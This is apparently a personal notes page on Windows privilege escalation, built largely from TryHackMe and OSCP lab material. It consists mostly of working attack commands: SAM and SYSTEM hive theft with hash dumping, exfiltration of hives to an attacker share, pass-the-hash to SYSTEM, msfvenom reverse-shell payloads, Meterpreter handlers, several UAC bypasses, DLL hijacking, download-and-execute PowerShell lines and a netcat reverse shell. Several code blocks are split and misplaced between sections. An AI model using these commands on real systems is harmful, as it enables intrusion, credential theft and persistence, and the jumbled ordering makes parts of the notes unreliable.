Privilege Escalation

Owner	Raymond Soreng
Tags	

Links

▼ Credentials

▼ SAM Database

```
PS C:\> $env:computername
CLIENT

PS C:\> [wmi] "Win32_userAccount.Dom
ain='client',Name='Administrator'"

C:\>copy c:\Windows\System32\config
\sam C:\Users\<User>\Downloads\sam

C:\> wmic shadowcopy call create Vol
ume='C:\'

C:\> vssadmin list shadows

C:\> copy \\?\GLOBALROOT\Device\Hard
diskVolumeShadowCopy1\windows\system
32\config\sam C:\users\<User>\Downlo
ads\sam

C:\> copy \\?\GLOBALROOT\Device\Hard
diskVolumeShadowCopy1\windows\system
32\config\system C:\users\offsec.cor
```

▼ Impersonation & Potato Attacks

Rotten Potato

Juicy Potato

▼ Kernel Exploits

Windows Kernel Exploits

Kitrap0d info

MS10-059

▼ WSL

Groovy Reverse Shell

Alternative Data Streams

Spawning TTY Shell

Impacket

▼ AlwaysInstall Elevated

```
reg query HKCU\SOFTWARE\Policies\Micros
oft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Micros
oft\Windows\Installer

msfvenom -p windows/x64/shell_reverse_t
```

```
p1\Downloads\system

C:\> reg save HKLM\sam C:\users\<Use
r>\Downloads\sam

C:\> reg save HKLM\system C:\users\<
User>\Downloads\system
```

Cracking the SAM file

```
kali@kali:~$ sudo apt install python
-crypto

kali@kali:~$ sudo git clone https://
github.com/Neohapsis/creddump7

kali@kali:~$ cd creddump7/

kali@kali:~/creddump7$ python pwdum
p.py /home/kali/system /home/kali/sa
m
```

▼ Discovering Passwords

▼ Unattended Windows Installations

`From TryHackMe` :https://tryhackme.com/room/windowsprivesc20

When installing Windows on a large number of hosts, administrators may use Windows Deployment Services, which might end up being stored in the machine in the following locations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

As part of these files, you might encounter credentials:

```
<Credentials>
    <Username>Administrator</Usern
ame>
    <Domain>thm.local</Domain>
    <Password>MyPassword123</Passw
ord>
</Credentials>
```

▼ Powershell History

```
cp LHOST=ATTACKING_MACHINE_IP LPORT=LOC
AL_PORT -f msi -o malicious.msi

msiexec /quiet /qn /i C:\Windows\Temp\m
alicious.msi
```

▼ Abusing Dangerous Privileges

▼ SeBackup / SeRestore

`Assuming you have credentials available`

```
C:\> reg save hklm\system C:\Users\u
ser\system.hive
The operation completed successfull
y.
```

```
C:\> reg save hklm\sam C:\Users\user
\sam.hive
The operation completed successfull
y.
```

```
user@attackerpc$ mkdir share
user@attackerpc$ python3.9 /opt/impa
cket/examples/smbserver.py -smb2supp
ort -username user -password 'L@zyP@
$$W0rd' public share
```

```
C:\> copy C:\Users\THMBackup\sam.hiv
e \\ATTACKER_IP\public\
C:\> copy C:\Users\THMBackup\system.
hive \\ATTACKER_IP\public\
```

```
user@attackerpc$ python3.9 /opt/impa
cket/examples/secretsdump.py -sam sa
m.hive -system system.hive LOCAL
Impacket v0.9.24.dev1+20210704.16204
6.29ad5792 - Copyright 2021 SecureAu
th Corporation

[*] Target system bootKey: 0x36c8d26
ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:ri
d:lmhash:nthash)
Administrator:500:aad3b435b51404eeaa
d3b435b51404ee:13a04cdcf3f7ec41264e5
68127c5ca94:::
Guest:501:aad3b435b51404eeaad3b435b5
1404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
```

From TryHackMe :https://tryhackme.com/room/windowsprivesc20

Whenever a user runs a command using Powershell, it gets stored into a file that keeps a memory of past commands. This is useful for repeating commands you have used before quickly. If a user runs a command that includes a password directly as part of the Powershell command line, it can later be retrieved by using the following command from a `cmd.exe` prompt:

```
type%userprofile%\AppData\Roaming
\Microsoft\Windows\PowerShell\PSRe
adline\ConsoleHost_history.txt
```

Note: To read the file from Powershell, you'd have to replace `%userprofile%` with `$Env:userprofile`.

▼ Saved Windows Credentials

From TryHackMe :https://tryhackme.com/room/windowsprivesc20

Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system. The command below will list saved credentials:

```
cmdkey /list
```

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the `runas` command and the `/savecred` option, as seen below.

```
runas /savecred /user:admin cmd.ex
e
```

▼ IIS Configuration

From TryHackMe: https://tryhackme.com/room/windowsprivesc20

Internet Information Services (IIS) is the default web server on Windows installations. The configuration of websites on IIS is stored in a file called `web.config` and can store passwords for databases or configured authentication mechanisms. Depending on the installed version of IIS, we can find web.config in one of the following locations:

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

```
user@attackerpc$ python3.9 /opt/impa
cket/examples/psexec.py -hashes aad3
b435b51404eeaad3b435b51404ee:13a04cd
cf3f7ec41264e568127c5ca94 administra
tor@MACHINE_IP
Impacket v0.9.24.dev1+20210704.16204
6.29ad5792 - Copyright 2021 SecureAu
th Corporation

[*] Requesting shares on 10.10.175.9
0.....
[*] Found writable share ADMIN$
[*] Uploading file nfhtabqO.exe
[*] Opening SVCManager on 10.10.175.
90.....
[*] Creating service RoLE on 10.10.1
75.90.....
[*] Starting service RoLE.....
[!] Press help for extra shell comma
nds
Microsoft Windows [Version 10.0.1776
3.1821]
(c) 2018 Microsoft Corporation. All
rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

▼ SeTakeOwnership

```
C:\> takeown /f C:\Windows\System32
\Utilman.exe

SUCCESS: The file (or folder): "C:\W
indows\System32\Utilman.exe" now own
ed by user "WINPRIVESC2\thmtakeowner
ship".
```

```
C:\> icacls C:\Windows\System32\Util
man.exe /grant THMTakeOwnership:F
processed file: Utilman.exe
Successfully processed 1 files; Fail
ed processing 0 files
```

```
C:\Windows\System32\> copy cmd.exe u
tilman.exe
        1 file(s) copied.
```

Here is a quick way to find database connection strings on the file:

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

▼ Retrieve Credentials from Software: PuTTY

`From TryHackMe`: https://tryhackme.com/room/windowsprivesc20

PuTTY is an SSH client commonly found on Windows systems. Instead of having to specify a connection's parameters every single time, users can store sessions where the IP, user and other configurations can be stored for later use. While PuTTY won't allow users to store their SSH password, it will store proxy configurations that include cleartext authentication credentials.

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

Note: Simon Tatham is the creator of PuTTY (and his name is part of the path), not the username for which we are retrieving the password. The stored proxy username should also be visible after running the command above.

Just as putty stores credentials, any software that stores passwords, including browsers, email clients, FTP clients, SSH clients, VNC software and others, will have methods to recover any passwords the user has saved.

▼ Passwords & Port Forwarding

Achat Exploit

Plink Download

GetSystem

Startup Applications

▼ Automated Tools

SharpUp

Seatbelt

▼ SeImpersonate / SeAssignPrimaryToken

▼ Unpatched Software

```
wmic product get name,version,vendor
```

▼ Unquoted Serivce Paths

```
wmic service get name,pathname | foreach {
    if ($_ -match '^(?<name>[^ ]+)\s+(?<path>[^"]+[^"])$') {
        "$($matches['name']) $($matches['path'])"
    }
}

powershell Get-Acl -Path "C:\Program Files\" | fl

sc stop $vuln_service
sc start $vuln_service

<bind shell to listening localhost>
```

▼ Weak Service Permissions

```
$moduleUrl = "https://raw.githubusercontent.com/cmndcntrlcyber/one-attck-per-time/main/Payloads/pwsh/AppleDogPeas.ps1"

$modulePath = "C:\Users\Public\"

# Create a new WebClient object
$webClient = New-Object System.Net.WebClient

# Download the file
$webClient.DownloadFile($moduleUrl, $modulePath)

# Dispose the WebClient object if you're done with it
$webClient.Dispose()

# Import the module
Import-Module $modulePath
```

JAWS

Sherlock

Watson

winPEAS.exe

winPEAS

```
powershell.exe -c iex ((New-Object Net.
WebClient).DownloadString('http://<LHOS
T>:9001/winPEAS.exe')) > C:\Users\<User
>\winPEAS.exe
```

```
powershell Get-AgaveCobraLunch -Name $v
uln_service | select -expand Access
```

▼ DLL

DLL Hijacking

```
ifconfig eth1
msfvenom -p windows/meterpreter/reverse
_tcp LHOST=10.10.0.2 LPORT=4444 -f dll
> wlbsctrl.dll
file wlbsctrl.dll

python -m SimpleHTTPServer 9001

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse
_tcp
set LHOST 10.10.0.2
set LPORT 4444
exploit

navigate to target executable/directory

iwr -UseBasicParsing -Uri http://10.10.
0.2:9000/Dwrite.dll -OutFile .\Dwrite.d
ll

On infected windows device

<file>.exe /config /serverlevelplugindl
l \\ hh<LHOST> .\Dwrite.dll
sc.exe stop <Service>
sc.exe start <Service>
```

▼ DLL Injection

Offensive-Security-OSCP-Cheatsheets/dll-injection.md at master · backlion/Offensive-Security-OSCP-Cheatsheets

This lab attempts a classic DLL injection into a remote process.

https://github.com/backlion/Offensive-Security-OSCP-Cheatsheets/blob/master/offensive-security/t1055-process-injection/dll-injection.md

```
msfvenom -p windows/x64/shell_revers
e_tcp LHOST=10.10.14.144 LPORT=4444
--platform=windows -f dll > /home/d4
3d3lu5/shell-scripts/payloads/oco.dl
l
cd /usr/share/doc/python3-impacket/e
xamples
sudo python3 smbserver.py -smb2suppo
rt oco /home/d43d3lu5/shell-scripts/
payloads
nc -nvlp 4444

On infected windows device
dnscmd.exe /config /serverlevelplugi
ndll \\ hh<LHOST> \oco\oco.dll
sc.exe stop dns
sc.exe start dns
```

▼ UAC Bypass

▼ FodHelper

https://rootm0s.github.io/fodhelper-uac-bypass/

```
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=<LHOST> LPORT=4444 -f
exe > 'backdoor.exe'
file 'backdoor.exe

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit

exit
cd C:\\Users\\Student\\AppData\\Loca
l\\Temp
pwd
ls

upload /root/backdoor.exe .
ls
```

```
load powershell
powershell_shell

$command = "C:\Users\Student\AppData
\Local\Temp\backdoor.exe"
New-Item "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Softwa
re\Classes\ms-settings\Shell\Open\co
mmand" -Name
"DelegateExecute" -Value "" -Force

Set-ItemProperty -Path
"HKCU:\Software\Classes\ms-settings
\Shell\Open\command" -Name "(defaul
t)" -Value
$command -Force

Start-Process "C:\Windows\System32\f
odhelper.exe" -WindowStyle Hidden

getuid

getsystem

ps -S lsass.exe
migrate 784

hashdump

Remove-Item "HKCU:\Software\Classes
\ms-settings\" -Recurse -Force
```

▼ SilentCleanup

```
searchsploit hfs

msfconsole
use exploit/windows/http/rejetto_hfs
_exec
set RPORT <RPORT>
set RHOSTS <RHOSTS>
set LHOST <LHOST>
exploit

getuid
sysinfo

ps -S explorer.exe
migrate <PID>
```

```
getsystem

shell
net localgroup administrators

msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=<LHOST> LPORT=4444 -f
exe > 'backdoor.exe'
file 'backdoor.exe

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit

exit
cd C:\\Users\\Student\\AppData\\Loca
l\\Temp
pwd
ls

upload /root/backdoor.exe .
ls

load powershell
powershell_shell

New-ItemProperty "HKCU:\Environment"
-Name "windir" -Value
"C:\Users\Student\AppData\Local\Temp
\backdoor.exe /k anybinary.exe" -Pro
pertyType
String -Force

schtasks.exe /Run /TN \Microsoft\Win
dows\DiskCleanup\SilentCleanup /I

getuid

getsystem

ps -S lsass.exe
migrate 784

hashdump
```

▼ IfileOperation AutoRun

```
searchsploit badblue 2.7

msfconsole -q
use exploit/windows/http/badblue_pas
sthru
set RHOSTS 10.0.0.21
exploit

getuid

ps -S explorer.exe
migrate 2588

shell
net localgroup administrators

exit
load powershell

powershell_shell

Get-ACL 'C:\ProgramData\Microsoft\Wi
ndows\Start Menu\Programs\Startup' |
Format-List

msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.0.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'

python -m SimpleHTTPServer 80

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit

cd C:\Users\Student\AppData\Local\Te
mp
pwd
ls

iwr -UseBasicParsing -Uri 'http://1
0.10.0.2/backdoor.exe' -OutFile
```

```
'C:\Users\Student\AppData\Local\Temp
\backdoor.exe'
ls

cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80

iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
Invoke-IFileOperation
$IFileOperation | Get-Member

$IFileOperation.MoveItem("C:\Users\S
tudent\AppData\Local\Temp\backdoor.e
xe",
"C:\ProgramData\Microsoft\Windows\St
art Menu\Programs\Startup\", "backdo
or.exe")
$IFileOperation.PerformOperations()

ls "C:\ProgramData\Microsoft\Windows
\Start Menu\Programs\Startup\"

shutdown /l

ps -S lsass.exe
migrate 692

hashdump
```

▼ IFileOperation Filezilla

```
load powershell

powershell_shell

Get-Service -Name "FileZilla*" | For
mat-List -Property *

Get-WmiObject win32_service | ?{$_.N
ame -like '*FileZilla*'} | select Na
me, DisplayName, @{Name="Path"; Expr
ession={$_.PathName.split('"')[1]}}
| Format-List

Get-Acl 'C:\Program Files (x86)\File
Zilla Server\' | Format-List

msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.0.2 LPORT=4444 -
```

```
f exe > 'FileZilla Server.exe'
file 'FileZilla Server.exe'

python -m SimpleHTTPServer 80

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/window
s/manage/migrate
exploit

cd C:\Users\Student\AppData\Local\Te
mp
pwd
ls

iwr -UseBasicParsing -Uri 'http://1
0.10.0.2/FileZilla Server.exe' -OutF
ile 'C:\Users\Student\AppData\Local
\Temp\FileZilla Server.exe'
ls

cd /root/Desktop/tools/scripts
python -m SimpleHTTPServer 80

iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
Invoke-IFileOperation
$IFileOperation | Get-Member

$IFileOperation.RenameItem("C:\Progr
am Files (x86)\FileZilla Server\File
Zilla Server.exe", "Original.exe")

$IFileOperation.PerformOperations()

ls "C:\Program Files (x86)\FileZilla
Server\"

CTRL + C
y

iex (New-Object Net.WebClient).Downl
oadString('http://10.10.0.2/Invoke-I
FileOperation.ps1')
$IFileOperation.MoveItem("C:\Users\S
```

```
tudent\AppData\Local\Temp\FileZilla
Server.exe", "C:\Program Files (x86)
\FileZilla Server\", "FileZilla Serv
er.exe")
$IFileOperation.PerformOperations()

ls "C:\Program Files (x86)\FileZilla
Server\"

CTRL + C
y
reboot

ps -S lsass.exe
migrate 692

hashdump
```

▼ CMSTP

```
msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.1.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
rse_tcp
set LHOST 10.10.1.2
set LPORT 4444
exploit

exit
cd C:\\Users\\Student\\AppData\\Loca
l\\Temp
pwd
ls

upload /root/backdoor.exe
ls

load powershell
powershell_import /root/Desktop/tool
s/scripts/UACBypassCMSTP.ps1

getuid

getsystem

ps -S lsass.exe
migrate 772
```


```
hashdump
```

▼ UACMe

GitHub - hfiref0x/UACME: Defeating Windows User Account Control

Defeating Windows User Account Control by abusing built-in Windows AutoElevate backdoor. x86-32/x64 Windows 7/8/8.1/10 (client, some methods however works on server version too). Admin account with UAC set

https://github.com/hfiref0x/UACME




```
searchsploit hfs

msfconsole
use exploit/windows/http/rejetto_hfs
_exec
set RPORT <RPORT>
set RHOSTS <RHOSTS>
set LHOST <LHOST>
exploit

getuid
sysinfo

ps -S explorer.exe
migrate <PID>

getsystem

shell
net localgroup administrators

Payload: https://github.com/hfiref0
x/UACME

msfvenom -p windows/meterpreter/reve
rse_tcp LHOST=10.10.1.2 LPORT=4444 -
f exe > 'backdoor.exe'
file 'backdoor.exe'

CTRL + C
cd C:\\Users\\admin\\AppData\\Local
\\Temp
upload /root/Desktop/tools/UACME/Aka
gi64.exe .
upload /root/backdoor.exe .
ls

msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reve
```

```
rse_tcp
set LHOST 10.10.1.3
set LPORT 4444
exploit

Akagi64.exe 23 C:\Users\admin\AppDat
a\Local\Temp\backdoor.exe
We are going to use UACMe method num
ber 23:

Author: Leo Davidson derivative
Type: Dll Hijack
Method: IFileOperation
Target(s): \system32\pkgmgr.exe
Component(s): DismCore.dll
Implementation: ucmDismMethod

ps -S lsass.exe
migrate 680

hashdump
```

▼ Scheduled Tasks

```
schtasks
schtasks /query /tn vulntask /fo list /
v

icacls c:\tasks\schtask.bat
echo c:\tools\nc64.exe -e cmd.exe ATTAC
KER_IP 4444 > C:\tasks\schtask.bat
schtasks /run /tn vulntask
```

▼ Abusing Service Misconfigurations

```
dir HKLM\SYSTEM\CurrentControlSet\Servi
ces\

sc qc apphostsvc
sc qc WindowsScheduler

icacls C:\PROGRA~2\SYSTEM~1\WService.ex
e
```

```
user@attackerpc$ msfvenom -p windows/x6
4/shell_reverse_tcp LHOST=ATTACKER_IP L
PORT=4445 -f exe-service -o rev-svc.exe
```

```
user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (htt
p://0.0.0.0:8000/) ...
```

```
wget http://ATTACKER_IP:8000/rev-svc.ex
e -O rev-svc.exe
```

```
C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe
WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> move C:\Users\thm
-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> icacls WService.e
xe /grant Everyone:F
        Successfully processed 1 files.
```

```
C:\> sc stop windowsscheduler
C:\> sc start windowsscheduler
```